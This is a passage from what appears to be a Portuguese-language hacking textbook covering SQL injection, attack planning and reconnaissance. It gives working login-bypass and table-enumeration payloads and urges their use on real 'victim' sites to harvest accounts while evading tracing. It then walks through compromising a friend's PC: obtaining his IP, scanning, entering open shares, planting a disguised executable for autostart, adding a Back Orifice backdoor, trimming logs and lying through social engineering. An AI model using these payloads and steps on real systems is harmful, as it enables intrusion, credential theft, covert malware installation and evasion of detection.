Voltemos ao site. Quando o usuário preenche os campos de login e senha, o script ASP os guarda, cada um em uma variável. Vamos chamá-las de login e senha. Não é muito original, mas tenha certeza de que um grande número de sistemas por aí utiliza exatamente esses nomes, alguma variação deles ou seu correspondente em inglês.

O próximo passo seria o script ASP comparar os dois campos com o que está cadastrado, para garantir ou barrar o acesso ao site. Um exemplo de comando ASP seria:

```
SQLOpen = "SELECT login, senha, nome, admin
           FROM tabela_usuarios
           WHERE login = ' " &Login& " '
           AND senha = ' " &Senha& " ' "
```

O que esse comando faz é mandar para o banco de dados um comando SQL para listar todos os usuários que contenham o login e a senha informados. Por exemplo, se um internauta digitar, como login e senha, "junior" e "fabio", a string SQL ficaria assim:

```
SELECT login, senha, nome, admin FROM tabela_usuarios
WHERE login = 'junior' AND senha = 'fabio'
```

Trocando em miúdos, esse comando solicitará ao banco de dados uma lista com todos os registros cujo campo login for junior e o campo senha seja fabio. Em um sistema bem-feito, não haverá nomes de login repetidos, logo o banco vai retornar os dados do usuário, se ele existir. Compare o comando ASP e o comando SQL puro. No primeiro, aspas duplas separam o que é uma string pura do que é comando ASP. As aspas simples são consideradas parte da string pura. Como podemos perceber, os valores atribuídos aos campos login e senha estão entre aspas simples. Hummm... E se eu colocar, no meio do meu login, uma aspa simples também (por exemplo, *jun'ior*)? O comando SQL resultante será:

```
SELECT login, senha, nome, admin FROM tabela_usuarios
WHERE login = 'jun'ior' AND senha = 'fabio'
```

O SQL considerará o nome de login como apenas *jun* e o resto do nome, ior, como parte do comando SQL. IOR não é um comando SQL válido, portanto a página retornará um erro. É justamente esse erro que, mais para frente, nos dirá qual a estrutura da tabela. Por ora, vamos usá-lo para inserir mais comandos SQL no campo de login.

Experimente, no login, inserir a seguinte string

```
' OR 1=1 - -
```

e veja o que acontece. Possivelmente você se logou como administrador!!! Vamos analisar como essa feitiçaria funciona na string SQL:

```
SELECT login, senha, nome, admin FROM tabela_usuarios
WHERE login = '' OR 1=1 -- AND senha = ''
```

Traduzindo a string para o português (isso sempre facilita...): "SELECIONE os campos login, senha, nome, admin DA TABELA tabela_usuarios EM QUE o login seja vazio (' ') ou a condição 1 = 1 seja verdadeira". Quêeee? 1 = 1?

Essa condição SEMPRE é verdadeira, portanto, o usuário magicamente está

logado no sistema!!! A senha nunca será consultada validada, pois todo o resto da string (**AND senha = ' '**) está comentado com os dois travessões.

Se você já souber o nome de usuário de uma pessoa e quiser acessar o sistema com seu login, basta colocar a string mágica no campo senha. Ou comentar o campo de login, após entrar com o usuário. Por exemplo, se você sabe que o login de sua mãe é **neidem**, tente:

```
login: neidem'--          senha: <vazio>
```

ou

```
login: neidem          senha:' OR 1=1
```

Algumas vezes é necessário colocar ' OR 1=1 também no campo senha, em vez de comentar com travessões o final do campo login.

Outro caso é em sites públicos com cadastros numerosos. Podemos colocar a string mágica no campo login e "chutar" uma senha qualquer. O comando SQL vai puxar todos os usuários que tiverem aquela senha, e você se logará no primeiro deles. Use suas listas de palavras (lembra-se do capítulo 7?) e entre seguramente. Você encontrará diversas duplas nome/senha. Com um pouco de organização, você poderá fazer uma lista dos nomes e senhas válidos no site e usar "um pouco de cada", dificultando o rastreamento das contas invadidas. Brinque bastante com os sites escolhidos para vítima - sites com MS SQL e ASP são presas perfeitas. Com seus conhecimentos de PHP e MySQL, monte um site para experiências e insira todos os comandos SQL que você conseguir lembrar.

Bem, agora que já conseguimos entrar, que tal descobrir como a tabela está montada? Lembre-se de que estamos completamente cegos até agora. Um comando conhecido de SQL é o HAVING, que permite selecionar grupos de campos que possuam um padrão específico. Coloque, no campo de login, a string **' having 1=1 - -** e observe o resultado. Cada gerenciador de banco de dados emitirá erros diferentes, mas em comum eles terão uma mensagem parecida com essa:

```
Column 'userid' on table 'mainsite' is invalid on the
selected list ...
```

Opa! O banco de dados alegremente nos presenteou com o nome da tabela, **mainsite** e o nome do primeiro campo da tabela, **userid**. Alguns bancos de dados retornariam o valor desse campo em formato orientado a objetos, algo como **mainsite.USERID**. Não importa, já temos dois dados importantes. Mais para frente, a mensagem provavelmente mencionará que não há uma cláusula **GROUP BY** no comando. Bem, vamos adicionar tal cláusula e ver no que dá:

Usuario: `' GROUP BY mainsite.USERID having 1=1 --`

Cruzes! Olhe a resposta do site:

```
Column 'userlogin' on table 'mainsite' is invalid on the
selected list ...
```

Já sabemos o nome do segundo campo!!! Tentemos de novo:

Usuário: `' GROUP BY mainsite.USERID, mainsite.USERLOGIN having 1=1 --`

A resposta é:

```
Column 'username' on table 'mainsite' is invalid on
the selected list ...
```

Continue sua pesquisa usando esse método. Quando não houver mais mensagens de erro, *voilà*, você possui todos os campos da tabela. Agora, vamos recuperar as linhas da tabela, ou seja, os registros de cada usuário. Vamos usar o comando SQL UNION:

Usuario: `' UNION ALL SELECT userid FROM mainsite WHERE 1=1 --`

Preciso explicar? O valor de userid é retornado na mensagem. Faça isso com todos os campos. Obviamente, se o script for bem escrito, esses artifícios não funcionarão. Muitas vezes o script é bem-feito e testará os campos à procura de caracteres maliciosos ANTES de mandá-los ao comando SQL. Nesses casos você não conseguirá entrar, mas ainda pode ter uma indicação na mensagem de erro do site sobre os nomes dos campos, da tabela e da base de dados. Anote TUDO e tente fazer um diagrama. Uma espiadela no que é retornado na URL também é uma boa...

Isso é apenas o básico do básico sobre SQL Injection. Para saber mais sobre o assunto, recomendamos a leitura do excelente livro *Segurança contra Hackers - Aplicações WEB*, de Scambray e Shema (Editora Futura/McGraw-Hill, 394 páginas). Uma pesquisa no Google pelas palavras "SQL Injection" vai retornar praticamente toda a documentação disponível sobre o assunto.

Estamos todos vulneráveis?

Infelizmente, a resposta, em uma palavra, é **sim**. Nossos sistemas de informação, com todos os patches, Service Packs e correções, são falhos porque foram desenvolvidos sem levar a segurança em conta. É muito mais fácil plantar árvores que fazer enxertos.

Não podemos, nem queremos ou temos espaço para demonstrar a fundo todos os tipos de vulnerabilidades existentes. O capítulos 7, Vulnerabilidades I, e este serviram apenas para que você tome contato com algumas técnicas esparsas sobre o assunto. Nos próximos capítulos, daremos uma visão mais clara de como se planeja um ataque, como se defender deles e o que fazer caso seja invadido.

Falando em contra-ataque, recentemente foi lançado um "brinquedo" que caça e destrói os hackers que o invadiram. Acesse www.backfiresecurity.co.uk e saiba mais sobre ele.

Parte 3

Universidade 3º Ano:
Tornando-se um Hacker

Ataque, defesa e contra-ataque: **Introdução**

Capítulo 10

"(...) come fece Romolo, o comunque se chiamasse il capoccione de quei tipacci, a procurar donne a se e ai suoi compani. Indisse una grande festa, (...) e invitò a prendervi parte i vicini di casa sabini(...) col loro re, Tito Tazio, e sopratutto le loro figlie".[1]

Indro Montanelli, "Storia di Roma", 1957

1 "(...) como fez Rômulo, ou como quer que se chamasse o chefe daqueles caras, para conseguir mulheres para si e para seus companheiros. Deu uma grande festa(...) e convidou seus vizinhos, os sabinos (...) que trouxeram seu rei, Tito Tácio, e sobretudo suas filhas (...)" Um excelente exemplo de engenharia social daquela época. A fase de planejamento dessa festa é algo digno de leitura.

Parte 3

Universidade 3º Ano:
Tornando-se um Hacker

Ataque, defesa e contra-ataque:

Introdução

Capítulo 10

"(...) come fece Romolo, o comunque se chiamasse il capoccione de quei tipacci, a procurar donne a se e ai suoi compani. Indisse una grande festa, (...) e invitò a prendervi parte i vicini di casa sabini(...) col loro re, Tito Tazio, e sopratutto le loro figlie".[1]

Indro Montanelli, "Storia di Roma", 1957

1 "(...) como fez Rômulo, ou como quer que se chamasse o chefe daqueles caras, para conseguir mulheres para si e para seus companheiros. Deu uma grande festa(...) e convidou seus vizinhos, os sabinos (...) que trouxeram seu rei, Tito Tácio, e sobretudo suas filhas (...)" Um excelente exemplo de engenharia social daquela época. A fase de planejamento dessa festa é algo digno de leitura.

Chegamos à parte crucial de nosso curso. Até aqui vimos diversas técnicas pontuais e específicas de ataque, usando ferramentas prontas ou baseadas em conceitos muito rudimentares. Fora o exposto *en passant* nos capítulos de Vulnerabilidades I e II, não foi mostrada nenhuma estratégia ou planejamento. Fazendo uma analogia com o mundo real, ensinamos a apertar parafusos, a estampar peças em aço, a projetar circuitos elétricos, a instalar som automotivo e a fabricar pneus e peças plásticas a partir de derivados de petróleo. Mas não ensinamos como montar o automóvel.

A partir de agora, começaremos a ver as coisas de forma mais sistemática, seguindo uma ordem lógica e fundamentando todos os procedimentos com informações a respeito das tecnologias envolvidas.

EM TEMPO: para fins didáticos, consideramos que o leitor quer se tornar um black hat e direcionamos o texto para esse objetivo. Entretanto, os autores repudiam isso e eximem-se de responsabilidade de qualquer ato decorrente das informações aqui contidas, e seu uso é de inteira responsabilidade do leitor. Lembramos que estas informações estão livremente disponíveis na Internet e podem ser facilmente encontradas.

Os seis passos para um hacking feliz

Seis? Não eram quatro? No capítulo 7 (Vulnerabilidades I), descrevemos um pequeno roteiro para planejamento e execução de ataques, que reproduzimos abaixo:

1. Uma vez descoberta a vulnerabilidade, não tente invadir sua presa imediatamente. Ao contrário, conheça sua vítima. Visite seu site na Internet (sem atacar, apenas olhe). Se for na sua cidade, visite sua sede e tente descobrir mais sobre produtos, empregos, serviços, funcionários, hábitos... Podem-se usar técnicas passivas (observação: para ver o que entra e o que sai da máquina ou rede) ou ativas, como organizar miniataques a pontos isolados e verificar as mensagens que são retornadas. O importante é coletar informações suficientes para **elaborar um plano de ação**, preferencialmente com desfechos alternativos caso algo dê errado.

2. O primeiro acesso a gente nunca esquece. Essa é a parte mais importante do ataque. Pode-se dizer que esta etapa é o ataque propriamente dito. Depois de descoberta a vulnerabilidade e examinado o comportamento da vítima, use o exploit apropriado para ganhar acesso limitado ao sistema. E não se esqueça de usar um proxy público para esconder seu endereço IP!!!

3. Humm. Uma vez com acesso limitado, a próxima etapa consiste em ganhar acesso total à máquina (root para sistemas Unix, administrador para sistemas WinNT - no Win9x, o primeiro acesso já garante controle total...). Cada SO possui procedimentos diferentes para tal. Uma vez conseguido o acesso irrestrito, basta coletar as informações desejadas e, se for o caso, desfigurar o sistema.

4. Agora que você já "ownou" o sistema, trate de cobrir seus rastros e instalar as portas de trás. Verifique os logs do sistema e apague tudo o que for relativo à sua visita, MAS APENAS ISSO! Resista à tentação de apagar o log todo – um "buraco" no registro de eventos fará com que o administrador descubra mais cedo do que o esperado que alguém andou bulindo com seu brinquedo. Depois de fazer a cirurgia nos logs, instale os backdoors. Alguns hackers mais experientes têm o cuidado de aplicar patches no sistema para remover as portas que o deixaram entrar, evitando assim que outros hackers menos habilidosos entrem no sistema e, por descuido, alertem o administrador de que a máquina foi tomada.

Mas neste ponto do livro, nosso objetivo não é mais agir como script kiddies, que vagam pela Internet procurando por presas fáceis que saibam caçar. Ao contrário, queremos ter uma idéia de como black hats, digamos, "profissionais" trabalham para alcançar seus objetivos em um alvo específico, qualquer que seja seu nível de dificuldade. Para tanto, vamos tentar separar, por afinidade, nossos esforços em seis passos distintos. Como guerra é o assunto do momento, usaremos termos militares para nos referir a cada um deles. Talvez as cruzadas, as guerras do Paraguai, Vietnã, Afeganistão, os conflitos na Palestina ou até mesmo a Guerra no Golfo 2 tenham passado. Mas os cybercombates entre hackers/crackers e administradores de sistemas vão durar muitos anos, talvez séculos.

▸ Passo 1: Planejamento

Hummm, é difícil dizer se este é realmente o passo 1. Na verdade, todos os passos são interdependentes: precisamos das informações obtidas em cada movimento que fazemos para poder planejar (e corrigir) adequadamente nosso ataque. A seqüência de atividades será, portanto, algo parecido com 1-2-1-3-1-4-1-5-1-6-1, em vez da óbvia 1-2-3-4-5-6.

Como todo plano precisa de ajustes e como quase toda tarefa pode ser subdividida em várias mais específicas, podemos perceber que o processo de planejamento será contínuo durante toda a batalha e durará até bem depois da finalização do ataque. Cada pequeno detalhe do ataque tem seu próprio plano 1-2-1-3-1-4-1-5-1-6-1. Se você não documentar muito bem cada um dos passos que tem a fazer, acabará com um bocado grande demais para mastigar sem estalar a boca. E não esqueça: formas de esconder as provas do crime também fazem parte do planejamento!

Não basta saber o que está fazendo. É necessário saber **por que** está fazendo. Se você tem uma resposta na ponta da língua quando perguntado "ei, por que você quer invadir minha empresa?" pode seguir em frente. Mas não se esqueça de que, uma vez dentro, você será rastreado. Se você já sabe o que quer fazer quando estiver entre os muros do castelo, ótimo. Se não sabe, não tente! E não esqueça que, dependendo de seus intentos, você estará incorrendo em algum crime.

Passo 2: Observação

Toda operação militar, seja governamental ou dos rebeldes, precisa estar embasada em informações precisas e detalhadas sobre o alvo. O conjunto de dados necessários incluem diversos subconjuntos aparentemente não relacionados: detalhes pessoais, como hábitos, habilidades profissionais, passatempos, família, amigos, antigas namoradas; informações corporativas, hierarquia interna, clientes/concorrentes/fornecedores, dados sobre os sistemas de informação... Do monstro de dados obtido, há ainda a necessidade de garimpar informações não disponíveis diretamente, fazer referências cruzadas e, literalmente, "ler nas entrelinhas".

Várias técnicas podem ser usadas aqui. A mais óbvia e eficaz (embora menos direta e mais perigosa) é a Engenharia Social. Mas mesmo sem contar mentira alguma, é possível coletar uma coleção razoável de informações obtidas da Internet ou de observação direta. Não se afobe: paciência é a palavra-chave aqui.

Passo 3: Busca

Com os planos, mapas e a lista de tarefas na mão, podemos começar a procurar os buracos pelos quais vamos entrar. Um arsenal numeroso e variado de scanners de portas e vulnerabilidades deve estar à disposição para que todos os pontos fracos sejam revelados. Assim como no passo anterior, paciência é um dos ingredientes mais importantes desta etapa. Mas não o único. Não basta usar uma ferramenta que revele o furo de segurança se você não entende como ela funciona.

Passo 4: Invasão

Há várias maneiras de ganhar acesso ao sistema-alvo. Nos capítulos Vulnerabilidades I e II vimos algumas. Mas são técnicas pontuais, que exploram fraquezas específicas de um sistema. A grande sacada é saber agrupar as várias técnicas disponíveis de maneira a atingir o objetivo maior. Além disso, muitas vezes é necessário passar por vários níveis de acesso até conseguir poderes suficientes para atingir o objetivo final do ataque.

Passo 5: Manutenção

Nem todos os administradores de rede são completos idiotas. A maioria, na realidade, não é. Uma vez detectada uma vulnerabilidade que possibilite um ataque, qualquer administrador provido de bom senso vai aplicar os patches de segurança, fechando o rombo. Se você já invadiu uma vez por um buraco na segurança ou uma falha em algum programa, é possível que sua próxima tentativa, dias depois, seja infrutífera: a porta estará fechada. Uma vez dentro dos muros do castelo, é necessário instalar meios para que se possa entrar e sair sem ser notado, e que sejam independentes das brechas de segurança do sistema.

Passo 6: Evasão

"Já invadi, já copiei, já desfigurei, já apaguei e já destruí, e ainda deixei portas secretas por onde entrar e sair sem ser incomodado. E agora, faço o quê?" Bem, pequeno gafanhoto, está na hora de apagar os rastros que você deixou. Essa etapa começa já na preparação do ataque, escolhendo as ferramentas e procedimentos menos ruidosos, tomando cuidado para não deixar aparente que está logado no sistema e, principalmente, tentando descobrir antes de entrar se há um sistema IDS ativo. Depois de fazer o que tem de fazer (defacement, cópia de arquivos e programas, lançamento de outros ataques), apague criteriosamente suas pegadas nos arquivos de registro do sistema, tomando o cuidado de não danificar os outros dados registrados. É uma falha amadorríssima "limpar" demais o log. Outro cuidado que deve ser tomado já nos passos iniciais de planejamento é a prevenção contra sistemas de detecção de intrusos, os famigerados IDSs.

O portal

Estamos prestes a entrar no lado negro. Uma vez lá, muitos ficarão tentados a não sair. É um risco que todos temos de correr. Nas próximas páginas veremos, de forma detalhada, como levar a cabo cada um dos passos vistos aqui. A escolha é toda sua, caro leitor.

A melhor maneira de organizar as idéias é pegar um pedaço de papel (prefiro papel à tela do computador) e rabiscar algumas coisas. As pessoas normalmente perguntam-se por onde começar, esquecendo-se de que a única coisa que sabem é aonde querem chegar. Portanto, vamos começar pelo fim. Nosso objetivo é pregar uma peça em nosso amigo com um programa inofensivo e incômodo (chato, mesmo!).

PROGRAMA CHATO

Só esse quadro já nos suscita várias dúvidas:

1. Qual programa usaremos ?
2. Como será instalado?
3. Será disparado por tempo ou eventos?
4. Tem tamanho máximo definido?
5. O seu amigo é entendido de computadores e vai saber o que fazer quando o programa disparar?
6. Quer que o programa diga o nome do autor da brincadeira ou que mantenha segredo até que você ria bastante?

Uma vez formuladas as perguntas iniciais (não se preocupe, outras aparecerão...), temos de gastar um pouco de tempo pensando e pesquisando para respondê-las. Algumas respostas plausíveis poderiam ser:

1. Seu amigo é torcedor fanático da Ponte Preta. Doente. Possui faixas, camisas oficiais de diversos anos autografadas pelos jogadores, é sócio fundador do clube... Que tal uma animação em Flash, criada por aquele seu colega webdesigner num favor muito especial, comemorando a derrota da Ponte Preta para o XV de Piracicaba?

Animação em Flash? Isso quer dizer que sua vítima usa Windows, certo. Se ele usar Mac ou algum Unix isso não vai funcionar. Este é um ótimo exemplo de como o planejamento, embora esteja indo bem, precisa de ajustes. Imagine se você tivesse enviado a animação "na louca" e descoberto, posteriormente, que não funcionou porque seu amigo/vítima usa FreeBSD?

Temos, então, de, por meio de Engenharia Social (ou com a ajuda do Nmap,...) saber qual o sistema operacional da vítima. Por engenharia social, descobrimos que é o Windows Me.


2. A instalação é outro problema. Você pode fazer seu amigo instalar a bomba para você, basta enviá-la por e-mail dizendo que é um filminho legal. Mas a vítima é desconfiada (você já sabe disso, o conhece há anos), e não vai abrir qualquer coisa que chegue.

Você poderia elaborar um e-mail HTML com um VBScript que instalasse o programa automaticamente, mas você teria de saber qual o cliente de e-mail que ele usa. Por engenharia social, descobrimos que ele usa o *The Bat* (www.ritlabs.com/the_bat - os autores recomendam!!!), que é premiadíssimo justamente por ser imune a essas coisas.

Ou ainda usar alguma vulnerabilidade do Windows. Para isso precisaríamos rodar um scanner qualquer, como o Nmap. Mas não temos o IP dele, então é necessário arranjar um artifício para descobri-lo.

Você tem de encontrar uma forma de fazer com que o Flash dispare depois de um tempo ou responda a um evento. As três opções mais simples, sem precisar interagir a fundo com o próprio sistema operacional, são:

- Um trojan, para você controlar a bomba remotamente;
- O Flash ser "fundido" a um programa do sistema (como a calculadora ou o bloco de notas) para que, quando este for aberto, aquele entre em operação;
- O próprio Flash ser rodado na inicialização e possuir um timeout de pelo menos uma hora para entrar em ação;
- Uma combinação de todos eles.



Nesses casos, quanto menor melhor, mas precisamos saber como é a conexão do nosso amigo para determinar o tamanho da animação. Se a vítima tiver um modem de 33,6 K, certamente perceberá se estivermos fazendo um upload de uma animação Flash de 2 Mbytes... Perguntando, você descobre que ele é assinante de um grande provedor nacional de acesso rápido – olha aí, uma informação que pode ser útil mais tarde...


Seu amigo é esperto, é engenheiro eletrônico e é um usuário avançado de informática. Mesmo assim, não entende dos detalhes internos de software (o negócio dele é hardware) e sempre pede ajuda a você para "calibrar" o Windows dele, quando "dá pau". (quem sabe não é por isso que você, inconscientemente, está fazendo essa sacanagem?)

De jeito nenhum! Nego até a morte!

Humm... se você colocou todas essas perguntas, respostas e ponderações sobre as respostas em uma folha de papel, após algum tempo lendo e relendo o resultado, chegamos ao diagrama ao lado. Observe a dúvida que surgiu no último quadro: como invadir? Não sabemos quais as vulnerabilidades existentes, pois na etapa "Busca por brechas" não tínhamos o IP da vítima para procurá-la.

Há diversas maneiras de obter o IP de alguém. Uma delas é perguntando. A maioria das pessoas não vai desconfiar que é para algo "malvado". Mas não é o caso do seu amigo.

Você costuma conversar por ICQ com ele. Há alguns anos, o próprio cliente de ICQ diria o IP da outra pessoa. Hoje há a possibilidade de camuflar essa informação. Dependendo da versão, entretanto, e das opções escolhidas na configuração, mesmo os mais modernos podem revelar tal informação. Isso porque o ICQ de ambos os lados da conversa pode se conectar tanto diretamente quanto através de um servidor central.



Vamos fazer uma tentativa. Espere ele entrar on-line e inicie uma conversação. Desligue tudo o que acessar à Internet em seu computador: e-mail, navegadores, eMule, KaZaA, MSN Messenger, deixando apenas o ICQ. Troque algumas mensagens com ele e peça que ele lhe envie algum arquivo razoavelmente grande (MP3, imagem, programa, qualquer coisa). Antes de aceitar a transferência, abra uma janela do MS-DOS.

Durante a transferência, use o comando **netstat -na** na janela do MS-DOS, da mesma maneira como você fez nos capítulos de Redes II e Vulnerabilidades II. Na lista de conexões que vai aparecer, as últimas delas são os IPs da sua conversação e da troca de arquivos. O IP remoto mostrado é o dele.

Essa dica funciona com qualquer transferência de dados on-line entre os dois computadores. E-mail não é on-line: quem transfere é o servidor SMTP, não a pessoa que o enviou. No caso do MSN Messenger, do AOL Instant Messenger e do Yahoo! Messenger, as mensagens são sempre intermediadas pelos respectivos servidores, portanto, o netstat vai mostrar o IP do servidor Passport.NET, por exemplo... Com uma exceção: a transferência de arquivos ainda é peer-to-peer. Se o seu amigo usar MSN e não ICQ, peça para ele enviar um arquivo grande. O IP dele certamente aparecerá na lista do netstat com este artifício.

Agora que temos o IP da vítima, vamos escaneá-la. Usando o Nmap, descobrimos que, por descuido, nosso amigo engenheiro deixou os compartilhamentos de disco ligados e sem senhas. Nada mais simples do que abrir um Internet Explorer e digitar \\IP.DA.VITIMA.AQUI. Pronto! Você já está na máquna dele, pode abrir e editar arquivos.

Com essas alterações, nosso diagrama já está funcional. Vamos elaborar, agora, uma lista seqüencial de etapas para nosso ataque? Afinal, não podemos fazer tudo ao mesmo tempo, então temos que organizar as coisas. Na próxima página está uma lista de passos. É interessante de se deixe um espaço abaixo de cada item, para que se possa escrever os resultados, observações ou problemas encontrados.

Os comentários entre parênteses não fazem parte do roteiro. São apenas orientações para que a elaboração do roteiro cumpra o objetivo pretendido.

PASSOS PARA HACKEAR FULANO DE TAL

1. Engenharia Social: conversa informal para saber detalhes de sistema operacional.

2. Busca: Determinação do IP com ICQ e netstat. Se o passo 1 for for feito por ICQ também, matamos dois coelhos. (Queimar etapas é desejável DESDE QUE não interfira na sua segurança.)

3. Escanear a vítima com Nmap e depois Nessus para verificar as vulnerabilidades. (A lista pararia aqui até que descobríssemos por onde atacar. É um exemplo de 1-2-1-3-1.)

4. Descoberta a brecha de compartilhamento. Preparar arquivo com bomba para ser implantado na vítima. Flash com bomba de espera. Usar rotinas tal e tal. (Use sempre ferramentas e linguagens que você conhece BEM! Deslizes são fatais...)

5. Teste seu arquivo localmente. Renomeie-o para winvxd.exe.
(Sempre instale um sistema operacional idêntico ao da vítima. Instale programas parecidos aos dela e tente deixar sua máquina muito próxima ao que você conseguiu descobrir das configurações do computador invadido. Quando alguma etapa ordenar a cópia de arquivos para a vítima, renomeie-os com nomes parecidos com os do sistema).

6. [OPCIONAL] Teste os passos de número 7 em diante em um ambiente controlado. Depois de certificar-se da validade deste roteiro, ataque a vítima.
(Opcional quase obrigatório. Faça um ataque similar a um computador semelhante que esteja disponível e em que você possa verificar a validade do ataque. Um amigo hacker poderia ajudá-lo nessa hora. Colaboração é importantíssimo nesse meio.)

7. Conectar ao computador. Use o Internet Explorer com a URL \\XXX.YYY.ZZZ.UUU.
(Acostume-se a colocar informações específicas em seus roteiros, como programas a usar, opções e configurações desses programas, endereços e portas a atacar e protocolos utilizados. Não apenas passos genéricos. Um ataque tem de ser rápido para ser efetivo e indetectado. Ficar procurando as opções escondidas de um programa durante a invasão é pedir para ser apanhado!)

8. Copie o arquivo winvxd.exe para C:\windows.
(Cuidado com arquivos muito grandes. Lentidão na Internet seguida de atividade no disco rígido são eventos suspeitíssimos!)

9. Abra o arquivo C:\windows\win.ini e, na, linha "run=", digite c:\windows\winvxd.exe.

10. Espere e ria muito!

É claro que nosso ataque foi sem importância, a vítima fácil e o programa-bomba não muito elaborado e facilmente detectável. Mas, ora veja, funciona!

Nosso roteiro também é bem simples, embora um ataque por meio dele já seja possível. Mas por que não algum nível de refinamento? Algumas idéias:

- Preparar um Back Orifice (de preferência o BO2K) e instalá-lo junto com o Flash no win.ini. Mesmo que tudo seja descoberto (o win.ini restaurado e o Flash apagado), nosso backdoor vai estar no registro do Windows e, portanto, sempre ativo quando a vítima ligar o computador.

- Por falar em registro, usá-lo em vez do win.ini. Tal procedimento precisará de passos a mais, a criação de um arquivo com extensão .reg para atualização do registro da vítima e provavelmente um conhecimento mais profundo sobre o funcionamento do mesmo (consultar capítulo sobre Plataformas Windows).

- Lugares óbvios são os últimos a serem procurados. Certa vez, alguém havia feito uma brincadeira comigo. Meu MS-DOS 5 congelava no final do carregamento do Config.sys. Isso já era uma dica, mas eu ignorei. Decidido a procurar o problema em vez de reinstalar o sistema todo (já havia muitos programas, alguns dos quais precisavam ser instalados pelo pessoal do CPD), dei boot por disquete e abri o Config sys, comentando todas as linhas, uma a uma, para verificar se travavam. Nada feito. Vasculhei infrutiferamente todo o sistema à procura de problemas. Depois de duas horas, decidi abrir o AUTOEXEC.BAT só por desencargo de consciência. Quase caí pra trás. No início do arquivo, duas linhas:

```
@ECHO OFF
C:\AUTOEXEC.BAT
```

Não preciso dizer mais nada...

Uma palavra final sobre planejamento

Se você chegou até aqui e exclamou: "Puxa, mas ele não ensinou nada difícil! Que porcaria de livro!", sinto muito, mas este livro realmente não é pra você. O objetivo do capítulo foi mostrar, sob o pretexto de uma invasão simples, como organizar-se para tal.

Nos próximos capítulos veremos os passos seguintes de nossos ataques: observação, busca, invasão, manutenção e evasão. Algumas técnicas adicionais e locais onde encontrar mais informações a respeito serão incluídos. Mas com o que temos até agora (e com um pouco de disposição para pesquisa), já é possível atacar, defender e mesmo contra-atacar quaisquer pessoas ou instituições.

Os autores voltam a informar: a responsabilidade do uso destas informações é sua, não nossa. Handle with care.

Ataque, defesa e contra-ataque: **Observação**

Capítulo 11

"You have to be trusted
by the people you lied to
so when they turn their backs on you
you have the chance to put the knife in"[1]
Roger Waters, "Dogs"

1 "*Deves ter a confiança / das pessoas para quem mentiste / pois quando te virarem as costas / terás a chance de enfiar a faca.*" *Do álbum Animals (Pink Floyd), de 1977.*

A diferença entre os script kiddies e os black hats mais espertos começa nesta fase (na verdade, começa na anterior, mas muitos black hats reconhecidamente bons também negligenciam a fase de preparação...). Assim como quadrilhas observam bancos por meses e seqüestradores acampam em frente à casa de suas vítimas, atacantes digitais dignos desse nome têm de observar suas presas longamente antes de mergulhar sobre elas como falcões sobre frangos-de-leite.

Este capítulo tratará rapidamente de algumas áreas nas quais o candidato a invasor poderá procurar para angariar informações sobre as empresas, pessoas e, principalmente, seus sistemas computacionais e de conectividade.

Resumindo: quer brincar na rua? Antes faça o dever de casa!

Engenharia Social

No capítulo 6, tivemos um primeiro contato com a arte de mentir. Como a mentira, a impostura e a desonestidade são tão antigas quanto os primeiros macacos falantes que vagavam por aí, não há meios descrever todos os procedimentos possíveis.

Não vamos, aqui, chover no molhado e repetir o que dissemos no capítulo 6. Use a maldade que 100% das pessoas têm escondida por aí em algum canto e desenvolva seus próprios métodos. O que funcionou para Mitnick pode não funcionar para você.

Dicas? Aí vão algumas:

- Faça aulas de teatro. Dica óbvia.
- Impostação de voz, segurança e firmeza são importantes. Faça aulas de canto.
- Procure livros sobre programação neurolingüística. Vai quebrar um galhão.
- Acostume-se a olhar SEMPRE o lixo, mesmo em casa! Seja um black hat de hábitos...
- Minta para seu chefe, para sua mãe, para o padre em confissão. Treine a mentira. Ela é sua ferramenta mais poderosa. Nem todos os scanners do mundo podem descobrir as coisas que simples perguntas feitas com a entonação correta conseguem em cinco minutos.

